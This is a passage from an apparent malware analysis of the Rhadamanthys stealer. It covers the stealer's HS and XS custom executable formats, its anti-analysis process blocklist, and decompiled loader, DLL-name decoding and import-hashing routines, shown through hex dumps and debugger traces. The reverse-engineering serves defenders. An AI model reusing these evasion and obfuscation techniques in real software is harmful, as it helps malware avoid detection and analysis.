02463168  57 66 81 79 02 4C 01 41 8B F8 4C 8B C9 75 05 8B  Wf.y.L.A.øL.Éu..
02463178  49 18 EB 13 8B 41 18 89 44 24 28 8B 41 14 89 44  I.ë..A..D$(.A..D
02463188  24 2C 48 8B 4C 24 28 49 8D 41 30 48 85 C0 75 09  $,H.L$(I.A0H.Àu.
```

Figure 24: The RS module unpacking the HS module from the embedded package

The header of the HS format:

```
const WORD HS_MAGIC = 0x5348;

namespace hs_exe {

const size_t HS_DATA_DIR_COUNT = 3;

    enum data_dir_id {
        HS_IMPORTS = 0,
        HS_EXCEPTIONS,
        HS_RELOCATIONS = 2
    };

    typedef struct {
        DWORD dir_va;
        DWORD dir_size;
    } t_HS_data_dir;

    typedef struct {
        DWORD va;
        DWORD size;
        DWORD raw_addr;
    } t_HS_section;

    typedef struct {
        DWORD dll_name_rva;
        DWORD original_first_thunk;
        DWORD first_thunk;
    } t_HS_import;

    typedef struct {
        WORD magic; // 0x5352
        WORD machine_id;
        WORD sections_count;
        WORD hdr_size;
        DWORD entry_point;
        DWORD module_size;
        DWORD unk1;
        DWORD module_base_high;
        DWORD module_base_low;
        DWORD unk2;
        t_HS_data_dir data_dir[HS_DATA_DIR_COUNT];
        t_HS_section sections[SECTIONS_COUNT];
    } t_HS_format;

};
```

Some of the fields of the header were rearranged, yet this format is not that different from the previous one. One subtle difference is that this module allows for storing the original Module Base; in the RS format equivalent field does not exist, and 0 is used as a default base.

In some aspects, the HS format is simpler than the former one. For example, the import table is implemented exactly like in the Hidden Bee's NE format, which resembles more of the one typical for PE. In the RS format, the names of imported functions are erased and loaded by hashes. Here, the original strings are preserved.

The complete converter of the HS format is available here:

> https://github.com/hasherezade/hidden_bee_tools/blob/master/bee_lvl2_converter/hs_exe.cpp

Rhadamanthys' latest format: XS

Recently observed samples of Rhadamanthys (version 0.4.5 and higher) bring another update to the custom formats. The `RS` format, as well as the `HS`, are replaced by a reworked version with an `XS` magic. This new format has two variants.

The first set of components that makes up Stage 2 of the malware (shipped in the initial binary) comes in a format that we denote as XS1. As we learn later, there is another variant with the same magic but with a slightly modified header. It is used for the Stage 3, which is downloaded from the C2: containing the main stealer component and its submodules. The latter format we denote as XS2.

Unpacking the custom format

Analogously to the previous case, let's start with an overview of how to obtain the first custom module. We can jump right into the interesting offsets by tracing the Rhadamanthys Stage 1 PE with Tiny Tracer. The resulting tracelog is available here.

This time, before the vital part is unpacked, the main executable examines its environment by enumerating running processes and comparing them against the list of known analysis tools:

```
procexp.exe
procexp64.exe
tcpview.exe
tcpview64.exe
Procmon.exe
Procmon64.exe
vmmap.exe
vmmap64.exe
portmon.exe
processlasso.exe
Wireshark.exe
Fiddler Everywhere.exe
Fiddler.exe
ida.exe
ida64.exe
ImmunityDebugger.exe
WinDump.exe
x64dbg.exe
x32dbg.exe
OllyDbg.exe
ProcessHacker.exe
idaq64.exe
autoruns.exe
dumpcap.exe
de4dot.exe
hookexplorer.exe
ilspy.exe
lordpe.exe
dnspy.exe
petools.exe
autorunsc.exe
resourcehacker.exe
filemon.exe
regmon.exe
windanr.exe
```


If any process from the list is detected, the sample exits.

Otherwise, it proceeds by unpacking the next stage shellcode, which is very similar to the one used by the previous version. Next, it redirects the execution there. As we can see from the TinyTracer tracelog, the first shellcode is called at RVA **0x2459**:

```
2459;called: ?? [11790000+0]
> 11790000+2fe;kernel32.LocalAlloc
> 11790000+ba;kernel32.LocalAlloc
> 11790000+260;kernel32.LocalFree
> 11790000+34c;kernel32.VirtualAlloc
> 11790000+3a4;kernel32.VirtualProtect
> 11790000+3bb;kernel32.LocalFree
> 11790000+52;called: ?? [f991000+88]
> f991000+80;called: ?? [f995000+d4d]
> f995000+d58;called: ?? [f998000+0]
> f998000+ca;called: ?? [f995000+d5d]
```

Further on, there is a transition to a region allocated from within the first shellcode. Again, we can observe those transitions under the debugger.

First, setting the breakpoint at RVA **0x2459** in the main sample, we can find the shellcode being called:




```
00402447    lea ecx,dword ptr ss:[esp+10]
0040244B    push ecx
0040244C    push FFFFFFFF
0040244E    call dword ptr ds:[esi+10]
00402451    test eax,eax
00402453    jne p1.40245B
00402455    mov edx,dword ptr ds:[esi+C]
00402458    push edx
00402459    call dword ptr ds:[esi]         call the intermediate shellcode
0040245B    pop esi
0040245C    add esp,8
0040245F    ret 4
00402462    int3
00402463    int3

dword ptr ds:[esi]=[0019FE14]=00620000

.text:00402459 p1.exe:$2459 #2459
```

```
Address   Hex                                              ASCII
00620000  8B 4C 24 04 E8 4E 00 00 00 EB 24 E0 04 00 00 D2  .L$.èN...ë$à...Ò
00620010  5F 00 00 8C 96 00 00 6D 3F 6B 28 9C C8 BB 24 7F  _......m?k(.È»$.
00620020  04 C5 74 11 E1 83 33 B8 97 02 88 90 90 90 90 05  .Åt.á.3.........
00620030  02 00 00 00 56 BE 0B 00 00 00 56 51 50 E8 7D 02  ....V¾....VQPè}.
00620040  00 00 5E 85 C0 74 0D 91 8B 01 83 C1 04 8B D0 83  ..^.Àt.....Á..Ð.
00620050  C2 08 FF E2 C2 04 00 8B 04 24 C3 55 8B EC 83 EC  Â.ÿâÂ....$ÃU.ì.ì
00620060  0C 8B 45 08 89 45 FC 8B 45 0C 89 45 F8 83 65 F4  ..E..Eü.E..Eø.eô
00620070  00 EB 07 8B 45 F4 40 89 45 F4 8B 45 F4 3B 45 10  .ë..Eô@.Eô.Eô;E.
00620080  73 12 8B 45 FC 03 45 F4 8B 4D F8 03 4D F4 8A 09  s..Eü.Eô.Mø.Mô..
00620090  88 08 EB DF C9 C2 0C 00 55 8B EC 83 EC 28 83 65  ..ëßÉÂ..U.ì.ì(.e
006200A0  F4 00 83 65 D8 00 83 65 EC 00 8B 45 0C 89 45 E8  ô..eØ..eì..E..Eè
006200B0  68 12 10 00 00 6A 40 8B 45 08 FF 50 0C 89 45 F4  h....j@.E.ÿP..Eô
006200C0  83 7D F4 00 0F 84 99 01 00 00 83 65 E4 00 EB 07  .}ô........eä.ë.
006200D0  8B 45 E4 40 89 45 E4 81 7D E4 EE 0F 00 00 7D 0B  .Eä@.Eä.}äî...}.
006200E0  8B 45 F4 03 45 E4 C6 00 20 EB E5 C7 45 F8 EE 0F  .Eô.EäÆ. ëåÇEøî.
006200F0  00 00 83 65 FC 00 8B 45 FC D1 E8 89 45 FC 8B 45  ...eü..EüÑè.Eü.E
00620100  FC 25 00 01 00 00 85 C0 75 23 8B 45 D8 3B 45 10  ü%.....Àu#.EØ;E.
00620110  75 05 E9 43 01 00 00 8B 45 E8 03 45 D8 0F B6 00  u.éC....Eè.EØ.¶.
00620120  80 CC FF 89 45 FC 8B 45 D8 40 89 45 D8 8B 45 FC  .Ìÿ.Eü.EØ@.EØ.Eü
```

Figure 25: The Stage 1 module redirecting the execution into the intermediary shellcode

The dumped memory region: 806821eb9bb441addc2186d6156c57bf

Not much about the functionality of this shellcode has changed compared to the previous version. Once again, it is responsible for unpacking the next stage and redirecting the execution there. We can dump the raw XS module right after it is decompressed:



```
006202FC    push 40
006202FE    call dword ptr ss:[ebp-1C]
00620301    mov esi,eax
00620303    test esi,esi
00620305    je 6203F2
0062030B    mov eax,dword ptr ds:[edi+8]
0062030E    mov dword ptr ss:[ebp+8],eax
00620311    push eax
00620312    mov eax,dword ptr ds:[edi]
00620314    push esi
00620315    push dword ptr ds:[edi+4]
00620318    add eax,dword ptr ss:[ebp+10]
0062031B    push eax
0062031C    lea eax,dword ptr ss:[ebp-28]
0062031F    push eax
00620320    call <decompress>
00620325    cmp dword ptr ss:[ebp+8],eax
00620328    jne 6203BA
0062032E    cmp dword ptr ss:[ebp+8],2C
00620332    jbe 6203BA
dword ptr ss:[ebp-1C]=[0019FD94 <&LocalAlloc>]=<kernel32.LocalAlloc>
```

```
Address   Hex                                              ASCII
006EACE8  58 53 0B 01 06 00 BF 00 8C 00 03 00 00 D0 00 00  XS....¿.......Ð..
006EACF8  80 10 00 00 64 00 00 00 00 B0 00 00 00 00 00 00  ....d....°......
006EAD08  00 00 00 00 25 02 00 00 00 C0 00 00 00 10 00 00  ....%....À......
006EAD18  8C 00 00 00 00 6E 00 00 03 00 00 00 00 80 00 00  .....n..........
006EAD28  8C 6E 00 00 00 0C 00 00 03 00 00 00 00 90 00 00  .n..............
006EAD38  8C 7A 00 00 00 06 00 00 02 00 00 00 00 A0 00 00  .z..............
006EAD48  8C 80 00 00 00 08 00 00 06 00 00 00 00 B0 00 00  .............°..
006EAD58  8C 88 00 00 00 08 00 00 0F 00 00 00 00 C0 00 00  .............À..
006EAD68  8C 90 00 00 00 06 00 00 0A 00 00 00 90 90 90 90  ................
006EAD78  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EAD88  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EAD98  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EADA8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EADB8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EADC8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006EADD8  8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8  .¤$.........L.Ñ¸
006EADE8  00 00 00 00 0F 05 C3 05 00 00 00 00 E9 C8 4C 00  ......Ã.....éÈL.
006EADF8  00 90 90 90 FF 71 08 FF 71 04 FF 31 FF D0 C2 04  ....ÿq.ÿq.ÿ1ÿÐÂ.
006EAE08  00 CC CC CC CC CC CC CC CC CC CC CC 55 8B EC 57  .ÌÌÌÌÌÌÌÌÌÌÌU.ìW
006EAE18  56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6  V.u..M..}..Á.Ñ.Æ
```

Figure 26: The decompression function within the shellcode reveals the module in the XS format

We’ll examine the dumped module later.

Example of the dumped XS module: 9f0bb1689df57c3c25d3d488bf70a1fa


The XS format: Variant 1

As mentioned earlier, there are two slightly different variants of the XS format. Let’s start with the first one used for the initial set of components, including the module we unpacked in the section above.

The reconstructed structure of the header:

```
struct xs_section
{
  _DWORD rva;
  _DWORD raw;
  _DWORD size;
  _DWORD flags;
};

struct xs1_data_dir
{
  _DWORD size;
  _DWORD rva;
};

struct xs1_format
{
  _WORD magic;
  _WORD nt_magic;
  _WORD sections_count;
  _WORD imp_key;
  _WORD header_size;
  _WORD unk_3;
  _DWORD module_size;
  _DWORD entry_point;
  xs1_data_dir imports;
  xs1_data_dir exceptions;
  xs1_data_dir relocs;
  xs_section sections[SECTIONS_COUNT];
};

struct xs1_import
{
  _DWORD dll_name_rva;
  _DWORD first_thunk;
  _DWORD original_first_thunk;
  _BYTE obf_dll_len[4];
};
```

As before, the module is decompressed and then mapped by the intermediary shellcode:




```
if ( v17 == unpack(&iat, (int)&v19[*a1], a1[1], (int)raw_xs, a1[2]) && v17 > 0x2C && raw_xs->header_size > 0x2Cu )
{
  buf = (_BYTE *)((int (__stdcall *)(_DWORD, int, int, int))iat.VirtualAlloc)(0, 0x400000, 0x1000, 4);
  _buf = buf;
  if ( buf )
  {
    sec = raw_xs->sections;
    memcpy(buf, (int)raw_xs, (unsigned __int16)raw_xs->header_size);
    for ( i = 0; i < raw_xs->sections_count; ++sec )
    {
      memcpy(&buf[sec->rva], (int)raw_xs + sec->raw, sec->size);
      ++i;
    }
    ep = &buf[raw_xs->entry_point];
    ((void (__stdcall *)(_BYTE *, _DWORD, int, char *))iat.VirtualProtect)(buf, raw_xs->module_size, 64, v15);
    data.unk2 = &buf[raw_xs->module_size];
    data.unk1 = 0x400000 - raw_xs->module_size;
  }
}
((void (__stdcall *)(xs_format *))iat.LocalFree)(raw_xs);
if ( !ep )
  return 0;
```

Figure 27: The intermediary shellcode (806821eb9bb441addc2186d6156c57bf) unpacks and maps the XS1 module

After remapping the XS module from the raw format to the virtual one, it redirects the execution to the module's Entry Point.

The overview of the start function of the XS module is shown below.




```
void __stdcall start_0(xs_format *mod, int arg1, _BYTE *arg2)
{
  xs_format *_mod; // esi
  int kernel32; // eax
  mini_iat0 funcs; // [esp+4h] [ebp-18h] BYREF
  SIZE_T val; // [esp+10h] [ebp-Ch] BYREF
  LPVOID lpAddress; // [esp+14h] [ebp-8h]

  _mod = mod;
  if ( custom_relocate_module(mod) )
  {
    kernel32 = find_kernel32();
    if ( kernel32 )
    {
      if ( fetch_functions_from_peb(kernel32, &funcs) )
      {
        funcs.imp_decode_key = _mod->imp_key;
        if ( !load_imports(_mod, &funcs, call_LoadLibraryA, call_GetProcAddress) )
        {
          patch_ntdll(_mod, &::lpAddress);
          decode_content(&val, arg2, 0xCu);
          overwrite_with_random(_mod, &val);
          to_query_perf_counter(lpAddress, val);
          if ( search_in_loaded_modules() )
          {
            SetErrorMode(0x8003u);
            VirtualProtect(lpAddress, val, 0x40u, &mod);
            main_func(arg1, &val, g_Storage);
          }
        }
      }
    }
  }
}
```

Figure 28: The start function of the XS module.

Compared to the previously used RS format, there are several changes besides the simple rearrangements of the fields and the addition of some new fields.

The first modification concerns how the format is recognized as either 32-bit or 64-bit. In the PE format, there are two different fields that we can use to distinguish between them. The first one is the “Machine” field in the FileHeader. The other is “Magic” in the Optional Header. The copy of the “Machine” field was used previously in the Hidden Bee and Rhadamanthys custom formats. This time the author replaced it with the alternative and used the “Optional Header → Magic”.

But there are other, more meaningful changes further on. First of all, a new obfuscation is applied. The names of the DLLs are no longer in plaintext but processed by a simple algorithm. The key is customizable and stored in the header. The decoding function is called by a wrapper function of `LoadLibaryA`, so the deobfuscation takes place just before the needed DLL is about to be loaded:



```
int __cdecl call_LoadLibraryA(mini_iat0 *iat, char *name_ptr, unsigned int len)
{
  int result; // eax
  char out_buf[128]; // [esp+4h] [ebp-80h] BYREF

  if ( len >= 0x80 )
    return 0;
  decode_string((int)name_ptr, len, out_buf, iat->imp_decode_key);
  result = fetch_dll_by_name(out_buf, 1);
  if ( !result )
    return ((int (__stdcall *)(char *))iat->LoadLibraryA)(out_buf);
  return result;
}
```

Figure 29: A wrapper function called during the loading of the module’s imports

The decoding of the name is done by a custom, XOR-based algorithm:

```
void __cdecl decode_string(char *str, int len, _BYTE *out_buf, unsigned __int16 decode_key)
{
  int _len; // esi
  _BYTE *val_ptr; // eax
  char flag; // dl

  _len = len;
  if ( len )
  {
    val_ptr = out_buf;
    do
    {
      *val_ptr = decode_key ^ val_ptr[str - out_buf];
      flag = decode_key;
      decode_key >>= 1;
      if ( (flag & 1) != 0 )
        decode_key ^= 0xB400u;
      ++val_ptr;
      --_len;
    }
    while ( _len );
  }
}
```

Figure 30: A function decoding DLL names

The imported functions are still loaded by their checksums (just like in the RS format), but the checksum algorithm has changed. This is the implementation from the RS module:

```
namespace rs_exe {
    DWORD calc_checksum(BYTE* a1)
    {
        BYTE* ptr;
        unsigned int result;
        char i;
        int v4;
        int v5;

        ptr = a1;
        result = 0;
        for (i = *a1; i; ++ptr)
        {
            v4 = (result >> 13) | (result << 19);
            v5 = i;
            i = ptr[1];
            result = v4 + v5;
        }
        return result;
    }
};
```

In the XS format, it was replaced with a different one:


```
namespace xs_exe {
int calc_checksum(BYTE* name_ptr, int imp_key)
    {
        while (*name_ptr)
        {
            int val = (unsigned __int8)*name_ptr++ ^ (16777619 * imp_key);
            imp_key = val;
        }
        return imp_key;
    }
};
```

The new algorithm was also enhanced by the introduction of an additional key that can be supplied by the caller.

Once again, the checksums are stored in places of the thunks, but their position got slightly modified. In the `RS` format, the checksums were stored at `PIMAGE_IMPORT_BY_NAME`. Now they are stored at `PIMAGE_IMPORT_BY_NAME` → `Name`, so it is shifted by one `WORD`.

